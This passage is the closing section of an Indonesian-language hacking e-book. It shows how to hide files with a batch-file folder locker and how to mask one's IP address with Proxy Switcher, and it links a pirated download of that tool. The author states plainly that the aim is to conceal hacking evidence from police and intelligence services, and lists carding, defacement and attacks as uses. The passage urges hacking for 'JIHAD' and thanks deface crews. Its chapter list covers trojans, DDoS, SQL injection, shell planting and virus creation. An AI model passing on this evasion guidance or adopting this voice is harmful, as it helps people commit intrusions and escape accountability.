


### Cara Menggunakannya


Klik Locker.bat maka akan muncul Folder Locker **ingat...!!!! Jangan sampai filenya dan foldernya terhapus** nah kemudian simpan file atau data2 rahasia anda



Cara mengunci nya klik Locker.bat kemudian klik Y



Cara Membuka Kunci File nya caranya klik Locker.bat masukkan password kemudian tekan enter




Maka folder akan muncul



Mudahkan Inilah Langkah sederhana untuk Menyembunyikan indentitas anda sebagai Hacker :P dan juga bukti2 aksi hacking anda juga tersembunyi jadi polisi atau intel tidak punya bukti untuk menangkap anda, tapi ingat anda juga harus sembunyikan IP Address anda ketika Online atau internetan menggunakan Software Auto-Hide IP, Easy Hide IP, Hide IP jondo, atau lainnya caranya tidak saya jelaskan di sini silahkan di pelajari sendiri di google heheheh gampang kok :DOK

Kita Lanjut KE MENYEMBUNYIKAN IP ADDRESS Dengan Proxy Switcher



Menyembunyikan IP Address dari PC kita jujur aja sebetulnya banyak kita lakukan untuk tujuan "khusus". Apapun bentuk tujuan itu entah positif ataupun negatif tetap merupakan suatu


misi khusus... Iya khan...? Entah itu untuk urusan Hacking, Carding, Deface, Attacking / menyerang



pihak lain, SQL Injection, Remote Exploite, Security Testing ataupun yang lain. Ataupun juga untuk keperluan download semacam dari Rapidshare agar kita bisa melakukan download secara terus menerus tanpa terganggu oleh proteksi timing download.

Jika kita menggunakan Proxy Server, tentunya kita harus mencari dan mengubah setting IP Proxy secara manual, namun dengan Proxy Switcher ini kita bisa melakukan secara otomatis cukup dengan beberapa klik saja tanpa perlu input IP Address layanan proxy secara manual serta kita bisa dengan mudah bergonta-ganti IP Proxy dengan cepat tanpa harus mencari IP Proxy lagi karena daftar layanan IP Proxy sudah otomatis tersimpan dalam database Proxy Switcher kita ini. Pertama kali yang harus kita lakukan adalah mendownload dan meng-install aplikasi Proxy Switcher atau tinggal running Aplikasi Portable-nya.

[http://www.4shared.com/file/109848418/9aa8ec6d/Proxy\\_Switcher\\_PRO\\_v3904059.html](http://www.4shared.com/file/109848418/9aa8ec6d/Proxy_Switcher_PRO_v3904059.html) atau cari di google

Buka aplikasi ili lalu ikutin wizard-nya seperti gambar dibawah ini...







Selanjutnya pilih salah satu Proxy Server yang kita kehendaki ( pastikan yang berwarna hijau / sedang aktif), lalu klik kanan trus klik "Switch to this server". ( lihat gambar dibawah ini ).

Setelah proses proses "Searching Proxy Server" selesai maka akan ditampilkan sejumlah daftar Proxy Server,

baik yang sudah tidak aktif ( berwarna merah ) maupun yang sedang aktif ( berwarna hijau ) dan bisa kita gunakan "Jasa" proxy server tersebut. Selanjutnya kita buka webbrowser dan kita cek IP Address kita saat ini. Kita bisa gunakan jasa dari :

<http://whatismyipaddress.com> atau <http://www.myipaddress.com> ataupun layanan yang lain. ( lihat gambar dibawah ini ).





Selanjutnya kita lihat indikator "Connected to Proxy Server" sudah terlihat yang ( lihat gambar dibawah ini), dan selanjutnya kita cek lagi di <http://www.myipaddress.com>. Maka IP Address kita telah berubah menjadi IP Address dari Proxy Server tersebut. Sudah jelas khan???



Oke, sampai disini langkah menggunakan Proxy Switcher sudah selesai dan selanjutnya kita bisa ber-"apa saja" dengan IP Address Bayangan ini. Okey...??? Selamat mencoba...

## Penutup

Dari semua yang materi yang kita bahas tadi itu keliatan nya memang ada mudahnya dan ada sulitnya tapi ingat metode-metode ini sangat populer di dunia hacking jadi pelajari dan praktikkan ingat yang saya jelaskan masih sebagian aja mungkin sebaiknya anda cari lagi tutorial hacking yang lain di google, facebook, youtube, dan forum2 hacker, ya kenapa begitu agar anda bisa menjadi seorang HACKER ingat kalo mau jadi hacker jangan banyak tanya tapi explorasi sendiri, pelajari sendiri, dan INSYAALAAH anda akan menjadi hacker tapi ingat jangan lakukan hacking untuk kejahatan karna jika hacker tertangkap karna hacking untuk kejahatan maka penjara menanti ingat bnyak hacker2 yang mendapat sanksi pidana penjara puluhan tahun jadi jangan sampai anda lupa untuk WIPING atau Penghapusan & Penyembunyian jejak-jejak hacking anda agar tidak ada yang mencurigai aksi anda

Gunakan Hacking untuk Kebaikan ya sangat di anjurkan untuk JIHAD

---

SPECIAL THANKS to : ALLAH, Nabi Muhammad dan para Nabi dan Rasul lainnya, Mujahidin, Guru-Guru Saya dan Keluarga dan Sanak Saudara saya (walaupun sebagian dari mereka PELIT dan SOK :P)

THANKS TO Group Hacker : Defacer Muslim Company (DeMuC), Palas\_Hacking\_Crew, Khorasan CyberArmy, 3rr0r c0d3, Kalimantan Cyber Hacked, Pak Cyber Pirates, Greenhat Ethical's, Anonymous, Turkey CyberArmy, Muslim Hacker, C | E | H, Manusia biasa team, The Crows Crew, BINUS HACKER, XCODE, Hacker-Newbie Community, Indonesain Hacker's, Indonesian Defacer, Dan Semua Grup Hacker Indonesia

THANKS TO Hackers : Cep Engking, CyberCode, Jin Corn, MR.HUBBI, D4NY 4RTH4, XrootX, Blackshadow, Sundanymouz, Samx Skullx, Ali Rajpoot, RoX RoOt, P@khtun~72, Shadow008, cfr-rob0t pirates, dan Anda yang merasa Hacker :P

THANKS TO Artist : Sule, Parto, Linkin Park, Avenged Sevenfold, Simple Plan, Bob Marley, Will Smith, Opick, Hadad Alwi, Maher Zain, Vin Diesel, Jason Statham, Angelina Jolie, Michele Yeoh, Jackie Chan, Jet Li, Andi Lau, MR.Bean dan Yang Merasa ARTIST :P

THANKS TO My Friends : Kak Ayu, Sari Yanti shb, Kidul Hanif, Fani Ling-Ling, Rahmi, Wiya, Rasyid Ridhani, Salman al farisi A.K.A Muchsin, Doni Okura , Bayu Adi Sempak, M. SyahPutra Taplak, Yofi KOPLAK, Febri Dacun, Iqbal Anwar MaHO, Irhas Ihsan, Dedi Minas, Tyo Minas, Daus Script Haram, Dhany CoLI, Ipit, Mei-Mei, Gigih, Qadafi, Wahyu Rezky, bocah2 Palas,Muara Fajar, Minas dan Rumbai, Ditha Yuliani, Agung Seal, Puji PB Lover's , VEBI, Icha Nelayan, Nurul Nelayan, Mardiono Langau, Wawan, Julang Ramadandi Hanistyta, Nurul Huda dan KAMU yang lagi baca Ebook ini

NB : Maaf Jika namanya ada unsur Ejekan hehehehe Kalian lah yang membuat aku semangat kalo tanpa kalian Hidup aku pasti SURAM dalam Kesendirian HuHuHuHu

(Yang Nama nya gak disebutkan jangan Iri Hati Tangan aku capek ngetik nya jangan marah ya FRIEND... :D)

# |---/ JIKA ADA KATA-KATA KASAR, DAN SALAH KATA SAYA MOHON MAAF YA \---| #

## Profil Penulis



Nama	: Bagus Wiratma Adi A.K.A Bagus Hacks
TTL	: 1 Juli 1994, hari Jum'at, jam 12:00, di kota bogor
Hobi	: Hacking, Online, Main Game, Jalan-Jalan, dengar Musik, Makan, Tidur, Nonton, Parkour dan Main Air-Softgun (Perang-Perangan)
Job	: Sekolah, Bisnis Online, dan Teknisi Komputer
Facebook	: - Bagus Newbie (akun 1) - Bagus Hacks Lagi Galau (akun 2) - Bagus Hacks Fans Club (fan page)
Twitter	: @bagushacks
Blog	: <a href="http://bagus-hacks.blogspot.com/">http://bagus-hacks.blogspot.com/</a>
Message	: -Saya Masih Belajar -Kalo Copy-Paste jangan lupa sertakan sumbernya -Jangan Pelit ilmu, Jangan Bohong, Jangan Banyak BACOD, Jangan NAKAL :D , Jangan Sok Hebat, Jangan Malas Beribadah. -Rajin2 lah Beribadah dan Belajar
Email	: bagushacks@yahoo.com

## Daftar Pustaka

sumber materi dan pembahasan

bab 1 xss (Bagus\_Hacks)

bab 2 social engineering (Bagus\_Hacks, Certified Ethical Hacker dan <http://jasakom.com/>)

bab 3 trojan (Bagus\_Hacks)

bab 4 ddos (Bagus\_Hacks)

bab 5 sniffing

-Wireshark : [http://blog.uad.ac.id/latif\\_ilkom/2009/10/19/cara-men-sniffing-password-menggunakan-wireshark/](http://blog.uad.ac.id/latif_ilkom/2009/10/19/cara-men-sniffing-password-menggunakan-wireshark/)

-Cain and abel : <http://ilmukomputer.com/>

bab 6 deface webdav xp n 7 (Bagus\_Hacks dan google)

bab 7 sql injection havij (Bagus\_Hacks)

bab 8 tanam shell lewat lfi (#makzcyper)

bab 9 deface index melalui shell (Bagus\_Hacks)

bab 10 jumping server (<http://flazer-404.blogspot.com/>)

bab 11 symlink (<http://www.jakengnewbie.net/>)

bab 12 Membobol Database (blank\_xys@yahoo.co.id)

bab 13 footprinting (Bagus\_Hacks, Pak Onno W Purbo, dan Certified Ethical Hacker)

bab 14 wireless hacking (Bagus\_Hacks dan google)

bab 15 stealing top secret document via Google (Bagus\_Hacks)

bab 16 Membuat Virus Simple Tapi Mematikan (Bagus\_Hacks)

bab 17 Network Security (Bagus\_Hacks dan Pak Tri Wahyudi )

bab 18 flashdisk sebagai pencuri data (Bagus\_Hacks dan <http://hong.web.id/>)

bab 19 Bypassing Firewall Windows XP SP2 (Xcode)

bab 20 Wiping adan Penyembunyian Identitas dari intel atau polisi (Bagus\_Hacks dan Nathan Gusti Ryan a.k.a JamesBond 007 )